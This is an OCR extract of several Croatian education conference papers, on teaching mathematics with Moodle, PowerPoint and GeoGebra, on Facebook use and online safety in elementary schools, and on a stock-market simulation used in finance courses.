While in the teaching of arithmetic we use programs such as Equation, for writing functions, roots, powers, fractions, and certain elements of mathematical language, for geometrical shapes and structures we usually use Sketchpad and/or GeoGebra. The use of other computer programs and possibilities, which have a wider application and are not specialized mathematical software, is also indisputable. Therefore, in teaching mathematics we use programs such as PowerPoint and the Internet search engines, when we utilize them for finding information, or as supplements to didactics of mathematics. . Each of these computer programs can be implemented using Moodle in educational content available on the internet. What is interesting in computer programs is the sphere of constant upgrading and improvements, so that students, by learning and using modern computer didactic resources, apart from acquiring mathematical competence, acquire a kind of computer competence as well. By acquiring mathematical and computer competence, students create the best basis, whether from these or some other areas of learning and studying, for a successful beginning of a lifelong learning process. [2]

II. BLENDED LEARNING IN MOODLE SYSTEM OF LEARNING AND TEACHING

„Moodle: Modular, Object-Oriented, Dynamic Learning Environment (Hearrington, 2010.) is a Course Management System-CMS with open source that can also be described as Learning Management System-LMS or Virtual Learning Environment-VLE. Moodle is a free web application that teachers can use to create effective online learning systems. [3]Moodle has specific Universal Instructional Design-UID which trough this and similar systems offer a wide range of diverse educational opportunities in E-learning. [4]

It consists of didactic materials and activities that enable the achievement of educational goals for each student regardless their age, according to his individual ability to see, hear, speak, move, read, write , understand language , attend , organize and participate in the paper and remember. The universal design of learning is achieved trough the realization of adaptive features in the curriculum. [5]

Creating a Moodle course (instructional units, materials and teaching activities) can be integrated into various categories: media, tasks, web links, calendars, news, assessment, quizzes, forums and conversations (chat). (Figure 1) The main idea is based on constructivist pedagogy, which starts from active participation and contribution to student teaching. [6]



Fig. 1: Mathematical topics in Moodle [7]

III. POWERPOINT IN TEACHING MATHEMATICS

Given the fact that nowadays most schools are equipped with computers, the question arises to what extent they can facilitate learning and mastering the curriculum. Today, computers can be used as a demonstrational teaching tool. By using a computer and a projector, and, more recently, an interactive whiteboard, a teacher is given the possibility to demonstrate a certain mathematical content, phenomenon, or a rule, in front of the whole class. PowerPoint is used for making multimedia presentations, enabling the adding of effects, images, sounds, and links. It is used as a supporting tool in presentations and clarifications of various problems. The use of PowerPoint in teaching mathematics is manifold. One of the great examples is the sixth grade teaching material, operations with fractions. An excellent idea for teaching the numerical line is to show examples of a numerical line in PowerPoint, in a way that the numerical line is shown empty first (Figure 2), with, e.g. a sketched unit of length, and then other assigned numbers or fractions are placed on it through a brainstorming exercise (Figure 3).



Fig. 2 : Empty numerical line



Fig. 1: Filled numerical line

This method is very fun because it provides a teacher with more time for practicing various examples, and oftentimes students find it easier to survey than a traditional drawing on the blackboard.

Another excellent example of a creative learning of mathematics is the teaching of geometric solids in the eighth grade. While introducing the geometric solids teaching unit, starting with the concept of a figure, surface and perimeter, by using PowerPoint we can create a semblance of the third dimension and introduce the concepts of a solid, volume and superficies, by comparing them with each other.



Fig. 2: Comparation of geometrical elements

The advantage of this method is that it is much easier to draw various solids at home, and in comparing them we can go back to any figure or solid (turning the slides backward) and compare them the unlimited number of times, which is impossible when using a standard blackboard (drawings are eventually erased due to a lack of space on the board).

As with any teaching tool, the use of PowerPoint in the classroom has its advantages, as well as disadvantages. When deciding when, how and why to use PowerPoint in teaching, it is necessary to consider whether its use improves the teaching, is the achieving of educational goals more effective, and how we facilitate student learning through its usage.

IV. GEOGEBRA

GeoGebra [8] is a free, dynamic mathematical software which interconnects geometry, algebra and calculus. It has been developed by Marcus Hohenwarter and the international team of programmers, for the purpose of teaching mathematics in schools. With GeoGebra, we can make structures with points, vectors, segments, lines as well as functions, and then change them dynamically by using the mouse. The most important characteristic of GeoGebra is a dual view of objects; each expression in the algebra window corresponds to an object in the geometry window and vice versa.

By using the construction tools on the GeoGebra toolbar, it is possible to make structures on the drawing surface, while at the same time the algebra window shows the corresponding coordinates and equations. GeoGebra has a truly diverse application and is very useful in teaching geometry. Given the fact that the software is free and available to everyone, it can be burned to any school or home computer. In the correlation between mathematics and computer science, it is a good idea to practice previously learnt mathematics teaching material in computer science classes. It is very simple to draw all the polygons, and their inscribed and described circles, which is the material taught in all primary school upper grades.

As the simplest example we will give a triangle construction and drawing of its described circle. The procedure is very simple, and the options used are polygons, bisector length and drawing a circle determined by the bisector and one point (Figure 5)



Figure 3: Construction of triangle and its described circle

Another very simple example of using GeoGebra in teaching mathematics is the construction of a circle and its

tangents. First, we input the equation of a circle, then the center and, finally, the tangents (Figure 6).



Figure 4: Construction of a circle and its tangents

It is important to note that in order to use GeoGebra, one has to be familiar with some of the basic theoretical knowledge of mathematics, master the teaching material associated, and also have the computer competence. In order to successfully engage in the process of knowledge acquisition, it is important for students to make discoveries and gain knowledge on the basis of their own experiences. GeoGebra is a great program which, due to its dynamic presentation and interactivity of mathematical objects, provides a dynamic virtual environment for research. One of the goals of teaching mathematics is to teach students how to think and enable them to solve problems in their lives, and GeoGebra helps us greatly in that task.

V. INTERACTIVE WEBSITE

One of the questions that has recently started to arise more frequently, is how to teach mathematics nowadays, and to what extent and in what ways to use ICT in mathematics teaching. Teaching mathematics by using a computer does not require any complicated programs, but very simple browsers such as the Java browser. By installing some of these programs, it is very easy to have fun with mathematical material in mathematics or computer science classes, or at home. Today, it is possible to find numerous web pages of that type on the Internet, which presents us mathematics in a more fun and different dimension. In that way, learning is more accessible to new generations of students, who are growing up with computers, and computers are a part of their everyday lives. Those web pages are very simple to use, and excellent as the correlation of subjects.

The very GeoGebra that we have already mentioned alone enables the creating of mathlets; learning objects covering a specific topic in mathematics, that are designed as interactive web pages consisting of dynamic elements and accompanying text. By creating such web pages, students experiment and gain new experiences, and most of all, develop their own creativity. Of course, for the creation of interactive pages it is important to be familiar with the contents which are being learned.

Another program for creating interactive web quizzes in the form of web pages is called Hot Potatoes. [9] Hot Potatoes is a set of six programs for creating interactive contents such as quizzes, crossword puzzles, and it has been developed at the University of Victoria in Canada. Quizzes are created by using XHTML 1.1 code and JavaScript. They are supported by all the contemporary browsers, including Mozilla, Explorer and Safari. The advantage of this program is that it has the Unicode standard and supports the use of any language, including Croatian. It also does not require any programming knowledge; it is enough to enter information such as texts, questions and answers, and the program on its own creates web sites that are subsequently published on a certain domain. In the background of the quiz there is a statistics program which, after the quiz is solved, provides the user with feedback on the percentage of the correct answers. The program is free and available to everyone. And it is obvious that the interactive contents are an item which, in the future, will play an increasingly important role in learning and teaching.

VI. CORRELATION MODEL OF TEACHING MATHEMATICS AND COMPUTER SCIENCE: METHODICAL TEACHING CONCEPT

Blended-learning as a methodical concept provides a model of teaching and learning in which traditional classroom teaching combined and interlaced with e-learning and m-learning (learning through the internet and mobile devices, author's note) do not exclude one another, but according to the principles of constructivist teaching theory complement with their specificities the creation of the educational process. In an effort to find optimal media and methodology for teaching environment in which the student can express his individuality and creativity, blended-learning provides the ability to retain important aspects of students living and working environment: traditional and modern, where technology is implemented in the well-known teaching environment of his classroom, and not only is familiar to student, it is also a part of his everyday life, not only imperative but also a way the new generation of students live and communicate. Classes formed through this methodological model based on constructivism provide insight into the reactions, opinions and possible changes in student attitudes and motivation regarding traditional approach of teaching and learning mathematics, where the acceptance and implementation of new multimedia teaching solutions through technologies that are part of students' everyday life come as a logical solution to form school climate optimal for every child.

Fig. 7: Blended-learning methodology

Blended-learning methodology: http://www.24x7learning.com/images/blended-learning-methodolog.jpg, 29.1.2012

This teaching model provides a framework to form high-quality modern education, correlated between the subjects of mathematics and computer science. The starting idea of the proposed methodological concept is to find the media and the methodology by which the related areas of mathematics and computer science can be correlated to teach. The system Moodle with the listed software provides research, study and works on the mathematical learning material (for example Sketchpad, GeoGebra, Equation, Powerpoint ...) and offers the opportunity to teach computer science through mathematics, and vice versa. On the one hand, IT provides computer processing solutions of mathematical concepts, on the other hand students studying and exploring mathematical problems using these programs expand and complement the IT competence and knowledge.



Fig. 8: Blended Learning Model Components (Holden and Westfall, 2010, 39) [10]

Correlation educational model is an idea to join mathematics and computer science teaching curriculum, and can be incorporated into the educational environment to form a joint lesson, teaching both math and computer facilities. The concept of blended-learning provides a framework in which is possible to fit the modern media of communication to the traditional class, making mathematical content available in electronic form, enabled with internet access in classroom, personal computer at home or with mobile device. Optimalization of the teaching process, except to correlate two courses, is an effort to design the learning material and to adopt learning to each child on an individual level (depending on age, prior knowledge, preferences and learning style). Depending on situational elements, it is necessary to make the educational materials available outside the classroom, and regarding child everyday duties and habits, one can study at home computer, or mobile learn studying didactic materials using a mobile device. (Figure 9)



Fig. 9: Correlation educational model of mathematics and computer science teaching curriculum

Also, according to the principles of constructivistic [11] theory in which learning and teaching should be construction instead of the instruction, the proposed correlation model provides not only methodical educational sphere, it also contributes to optimize the teaching and communication on multi-level in relation student-teacher, and student-student. Due to a variety of teaching media and teaching methods of correlation, interactivity is implemented by means of communication (mail, chat, forum ...), where participants can comment, criticize and suggest. In addition, there is a possibility for the student to create and update published didactic materials, and in his own individual way, to participate in the making and shaping the teaching and learning process.

VII. CONCLUSION

The modern Curriculum requires methodological improvements that will enable students in primary schools mathematics classes to cope with the teaching material more successfully, which leads to research and designing new forms of a teaching process, in which students will be given a new and different work mode, which would be interesting to them, but also optimal in teaching assignments within which it was constructed.

In that sense, the teaching of mathematics is an inexhaustible source of diverse methodological proposals, especially in the correlation with the subject of computer science. In the computer science sphere, many computer programs that enable learning various teaching units of mathematics have been designed. [12] Some of these programs were used in designing the proposed methodological model, replacing the methodological approaches of a traditional mathematics teaching, in order for the teaching process to be conducted under optimal methodological conditions.

The advantage of the methodological model proposed, is also the idea that contemporary students spend much of their working and leisure time in the world of computers. Consequently, there is an assumption that, for the same reason, mathematical teaching units shown in the abovementioned methodological examples could be better accepted than those taught in the traditional way of teaching mathematical contents. In accordance with the technological and, therefore, computer progress as well, we can assume that the generations of students who are evolving accordingly, require a new approach to teaching, which adapts to that progress. [13]

The methodological examples of mathematics lessons that we have discussed, apart from the technological features that each of these computer programs offers, present two basic, positive methodological aspects: functionality and motivation. Functionality implies striving for optimal achievement of goals and tasks of the lesson by overcoming the shortcomings of traditional teaching, while the achievement of student motivation has been carried out through the correlation between the subject of mathematics and computer science. The aim is to use the aforementioned correlation in this methodological model, in order to completely adapt teaching and learning to communication of contemporary school-age children, by entering the area familiar to students, and that is the area of a “virtual”, computer domain.

The role of Facebook in elementary school education

Martina Draženović
Osnovna škola bana Josipa Jelačića, Zagreb, Hrvatska
martina.drazenovic@gmail.com

Abstract - In National Curriculum Framework for pre-school education and general compulsory and secondary education (November, 2011) it has been suggested the usage of social networks with parent/teacher control in the first cycle (from the first until the fourth grade of the elementary school). Since informatics is optional in elementary school and it is most commonly held from fifth to eight grade, there are certain problems in the execution: should the first four grades primary school teacher actually teach informatics (in that case, they should be prequalified) or will it be held by the certified informatics teacher who is already teaching higher grades in elementary school, forced exposure of students from the age of 7 towards social networks, books which didn't cover security of social networks, the ethical question in the teacher – student relationship and finally the law concerning children using social networks. We live in the time where employers partly rely on the profiles from social networks during employment process and we give away personal information online without us knowing when and where it will be used against us which lead us to raise our awareness about the Internet in general starting from elementary school.

I. INTRODUCTION

This paper will deal with the role of Facebook in elementary school education which is mentioned through the usage of social networks in current National Curriculum Framework [1]. It states that students who are attending grades from first to fourth elementary school (first cycle) should be using social networks with parent/teacher supervision. The problem is that social networks like Facebook [2], Google+ [3] or MySpace [4] do not allow users younger than 13. In Croatia, most common age from first until fourth grade elementary school is seven/eight to eleven/twelve. Further more, we have a problem with school books which deal little or none with social networking. There is also a certain problem of teachers who will teach informatics; are those eligible for teaching from first to fourth grade elementary school classes equip enough to teach informatics as much as teachers who came from any technical faculties in Croatia as well as those from department of Information Science of Faculty of Humanities and Social Sciences in Zagreb?

II. NATIONAL CURRICULUM FRAMEWORK

A. About National Curriculum Framework

The *National Curriculum Framework* constitutes the basic elements of pre-school, general compulsory and secondary education, including education for children with special needs. [5] Until November, 2011 teachers in elementary schools have been working according to Croatian National Educational Standard for Elementary School. [6] This program involves informatics from the fifth grade elementary school education as one of the optional subjects.

B. New moments in National Curriculum Framework

The National Curriculum Framework establishes four educational cycles for students to acquire key competences. The first cycle, comprising first four grades of primary school, the second cycle, comprising grades 5 and 6 of primary school, the third cycle, comprising grades 7 and 8 of primary school and the fourth cycle, which pertains to grades 1 and 2 of secondary vocational and art schools, but to grades 1 through 4 of secondary grammar schools.The National Curriculum Framework provides for the implementation of the following interdisciplinary themes, content, and/or modules in primary and secondary schools: Personal and social development, Health, safety, and environmental protection, Learning to learn, Entrepreneurship, Use of information and communication technology and Civil education. New moment also applies to informatics as one of the main subjects starting from the first grade.

III. INFORMATICS IN ELEMENTARY SCHOOL

A. New system

It has been advised that teaching informatics starts from the first grade elementary school. Is this system going to be introduced to the next school year it hasn't yet been clarified. Although some schools already practice informatics from the first grade, for most of the schools this will be a novelty.

B. Potential problems

There are some potential problem that might cause complications implementing this program. One of the problems could be equip classrooms. If school doesn't have at least one classroom equipped for performing informatics classes, substantial sum of money will be needed. Also, there is a potential problem of informatics teachers. Should the informatics teacher who already teaches higher grades (fifth to eight) be implemented to the first four grades elementary school? And if it would,

what would be necessary requirements (if any needed) for them to teach? This also goes vice versa for the teachers who studied teaching only for the first four grades of elementary school. The simple and economical solution for schools, which already have informatics teacher in higher grades, is to reassign them so that they can also teach first four grades elementary school in the informatics classroom.

C. *Up-to-date with technology evolution*

Ministry's decision to implement informatics from the first grade elementary school is praise worthy. By then, most of the students are already familiar with the technology from their everyday life. Proper usage along with the rules of conduct should improve their knowledge regarding the subject. Because of the information growth, starting informatics in early age will teach students to be able to manage this quantity of data and deduct the information from it.

IV. FACEBOOK IN ELEMENTARY SCHOOL

A. *About Facebook in elementary school*

Learning how to use social networks can be good for a student, some popular social networks do not allow usage at such early age. The most popular social network that students use in Croatia is Facebook. Croatia has a total of 1506860 Facebook users. [7] This puts Facebook in the first place among other popular social networks most commonly used in Croatia (Twitter, LinkedIn). Therefore, it is only logical to introduce students with Facebook. Because of the age restriction, it would be appropriate for the teacher to guide his students (from 13 years of age above) through hers or his Facebook profile. With Facebook on Croatian language, use of the application would be even easier for students. There are many things on which students should be warned, like privacy settings, danger of revealing to much information about themselves, their families and lives, complexity of password used to access the account and public profile setup. Children should also be introduced with proper behavior while online. Netiquette (short for "network etiquette" or "Internet etiquette") is a set of social conventions that facilitate interaction over networks, ranging from Usenet and mailing lists to blogs and forums. [8] All this can improve students awareness towards social networks. School books should also be updated regarding the usage of social networks. Preserving students privacy should be one of the most important goals for us as teachers. There are lots of ways in which students privacy can be disturbed – hacking, phishing (a way of attempting to acquire information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication [9]) and so on.

B. *Teacher – Student Facebook activity (for students from 13 years of age above)*

Some teachers use social networks to interact with their students. Sometimes this is not easy regarding student's public profile which can reveal compromising information about student. Therefore, the solution should be Facebook profile for school. This profile should be used only for school activities like homework, projects, exercises, tests, etc. and it is the most ethical thing to do (both sides concerning). Also, this kind of activity can ease teacher – student communication because it takes the pressure off the student. Any inappropriate behavior from both sides will be documented one way or the other.

C. *Research*

A research has been conducted among students who take informatics classes and who attend grades from sixth to eight (97 students) and it was anonymous. This research revealed students thoughts about informatics in school, Facebook, what they wanted to learn, what are they afraid of when online, what do they usually do while on Facebook and if they ever experienced some kind of negativity from other students or people (known and unknown) while on Facebook.



Figure 1 – Children's awareness about Facebook

The figure 1 shows answers to characteristic seventeen questions I have asked:

1. Is your computer located in your own room?
2. Do your parents know how to use a computer?
3. Are you familiar with chat?
4. Are you familiar with Facebook?
5. Are you a Facebook user?
6. Do you know every person you befriended on Facebook?
7. Do you spend more than an hour a day on Facebook?
8. Do your parents know your username and password for Facebook account?
9. Have you ever received threatening messages while online?
10. Have you ever threatened to someone while online?
11. Have anyone asked you to give your Facebook username and password?

12. Were you alone while chatting or using social networks?
13. Has anyone ever cracked your Facebook account?
14. Do you consider your privacy settings well set?
15. Does the section about securing your privacy on social networks exist in your informatics school book?
16. Did you at your informatics class extensively approach to the social network topic?
17. If you haven't deal on social network, do you think you should?

Answers to these questions reflected a need to teach about social networks, especially Facebook. Some students who have answered that they made good adjustments to privacy setting also stated that someone cracked their account. Also, a lot of students have computers in their own rooms during which they avoid adult supervision. They also do not know every person they added as a friend on Facebook. According to the percentage of students who answered with "yes", adjustments in plan and program in teaching informatics must be made.

D. Public profile awareness

Students often do not take their Facebook profiles serious enough. Sometimes they leave their profile public for everyone to read their personal details. They are not quite aware to what it can lead to. Identity theft is one of the most dangerous consequences. Also, as we can all read on the news or in the papers, future employers often visit candidate's social network profile. All the things people write on their profile someone will read and someone will talk about it. It is very important that students from the early age realize how easy they can find themselves in a very compromising position, that is, before they become any social network users.

E. Improving parent awareness about social networking and the law

Parents often know less about social networks and the internet in general than their children. It is very important keeping them up to date with current events regarding potential danger for their children while they are online. This can be achieved on parent – teacher conferences. Our law did not predict identity theft as criminal offense, but it states features of identity theft like pharming, phishing, hacker attack, etc. Also, most of parents do not see anything wrong with the computer in their child's room or for them not to have their child's username and password. Unfortunately, absence of parent supervision while their child is online is causing a series of negative consequences regarding online bullying, breach of security even life endangerment while chatting. Using proper tools to educate parents should help to protect their children, our students.

V. CONLUSION

Although I have limited my paper on Facebook, mentioned guidelines apply to any other social network. Many students lie on how old they are just to get into using Facebook and that is only because Facebook is the most popular social network in Croatia. With the right tools and guidelines, we should be able to teach our students of all benefits and dangers related to social networks. That doesn't mean that we will make them become a part of social networking from the early age. It just means that we shoul prepare them to enter that world until they will be old enough to enter it. Including informatics as one of the main subjects from the first grade should give great benefits for the students so that they can be properly introduced to the world of Internet and technology.

zdenko.prohaska@ri.t-com.hr, ivan.uroda@gmail.com, stella.suljic@efri.hr

The presented results are part of the research project Croatian Financial Markets and Institutions in the Process of EU Accession supported by the Ministry of Science, Education and Sports of the Republic of Croatia

Abstract - American Investor, the former official simulation of the American Stock Exchange, was designed to teach market participants, i.e. investors but also students the basics of fundamental and technical analysis of stocks and the use of options in their investment strategy. It allowed participants to refine their analytical and investment skills in a no-risk environment. To test the knowledge and investment skills of students in transitional countries, graduate students of finance in Croatia and Slovenia tested their investment strategies on the American stock exchange with this simulation during their investment courses in the time period 1995-2005. It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for investments in the secondary stock markets and options markets.

I. INTRODUCTION

Ten till fifteen years ago a significant development of capital markets occurred in transitional countries, especially in Central and Eastern Europe, like Croatia and Slovenia implying that knowledge and praxis in investments became more important. That is the reason why testing adequate investment strategies especially in stocks and options markets became a main goal on faculties of economics and business in this region.

After having developed a bond market simulation program, the so called BMS computer program (Bond Market Simulation) [5] one of the authors (Prohaska) decided in the mid nineties not to program a new stocks and options market simulation program from scratch, because such a program already existed. It was The American Investor, the former official simulation of the American Stock Exchange. The purpose of this simulation program was to simulate real life investments in stocks and options and by testing different investment strategies not to loose any money what very likely would happen if such investments would have been tried out in actual markets.

II. AMERICAN INVESTOR – SIMULATION OF STOCKS AND OPTIONS MARKETS

This stock market simulation program was designed to teach students and e.g. investors the basics of fundamental and technical analysis, as well as the use of options in their investment strategy. The trading environment in this simulation consisted of 47 companies with stocks and options as well as the AMEX Major Market Index. Based on daily data in the time period of 190 days the students could trade stocks and options in real life conditions with transactions costs included. If the students did “made money” in the simulation they would have made it in the real world.

During each of the 190 trading days simulated, they had the opportunity to do the following: a) review stock and option prices, major index movements, and newspaper reports. Analyze interest rates such as the prime rate and Treasury Bill rate, b) research background information on specific companies and analyze the performance of various industry groups as well as review key financial indicators of companies, c) perform technical analysis on any selected company, industry group or index by calculating moving averages, point and figure charts and different indicators, d) they could buy stocks, write or buy options and test complex combination strategies (e.g. straddles, spreads) in the form of profit and loss graphs before executing a real order with the broker, e) and at last close all or part of their positions, review their portfolio and analyze the results during this investment period.

So, this educational stocks and options market simulation program was quite good designed and was run at Universities with graduate students in Croatia and Slovenia during a time period of approximately 10 years from 1995 to 2005 mentored by one of the authors (Prohaska).

III. THE PROGRAM AND ITS STRUCTURE

The program (main menu) is divided into 10 parts, the Advance to Next Day menu, the Fast Advance menu, the Market Information menu, The Technical Analysis menu, the Fundamental Research menu, Investor History menu, Open Position menu, Close Position menu, the Portfolio menu, the Limit and Stop Orders menu, Quit Without Saving menu and Suspend Session menu. On the left side of the main menu, basic data is displayed from time period, net worth of investment to account balance. [2] (Fig. 1)



Figure 1. Main menu

The first or Advance to Next Day menu is used after all research and investment transactions are carried out to advance to the next trading day. It displays a variety of reports showing investor new stock prices, news reports and other relevant information that change from one day to the next day. After the reports are displayed the investor will return to the main menu.

The Fast Advance menu is activated to advance to the next trading day without displaying the reports mentioned above. Status area (to the left of the main menu) is updated to reflect new data.

The third, i.e. the Market Information menu is used to research general market trends including AMEX and market indices, news headlines, dividend notices, prime rate graph, T-bill rate graph, short interest graph, option price quotes and stock price quotes as submenus. (Fig. 2)



Figure 2. Market Information menu

Activating the first submenu or the AMEX and market indices, a screen appears which is broken down into four areas, one each for the American Stock Exchange, AMEX Major market index, Dow Jones Industrial Average, and the S&P 500 Index. Each of these indicators can be regarded as a reliable barometer of overall market activity. (Fig. 3)



Figure 3. AMEX and Market Indices submenu

The submenu Stock price quotes presents stock prices for all of the 47 companies included in the sample for the existing day, as well as general information about the stock like dividend yield, P-E ratio, trading volume and high, low and close stock price quotation. (Fig. 4)



Figure 4. Stock Price Quotations submenu

The Option price quotes submenu shows option price quotations for 22 stocks of all 47 stocks included in the sample. Options are normally not offered for all stocks listed on a stock exchange. (Fig. 5)



Figure 5. Option Price submenu

In the Technical Analysis menu a screen appears where price trends are graphically analyzed with a variety of tools such as moving averages, point and figure charts, relative strength analysis, trend lines and specific other indicators. More about technical analysis see in [1] and [4].

The next menu Fundamental research analyses by activating submenus fundamental indicators on a single company, or an industry group. Reviews company background, financial history, industry analysis, news reports and ratio reports. Fundamental research is also elaborated in [3] and [6]. (Fig. 6)



Figure 6. Fundamental Research menu

By selecting the Ratio report submenu the student or investor will get a display of 25 fundamental indicators for a single company, as shown in the next figure. (Fig. 7) These are the same indicators as used in industry analysis. For a default industry group this submenu option will show all the ratio reports for companies within the industry group.

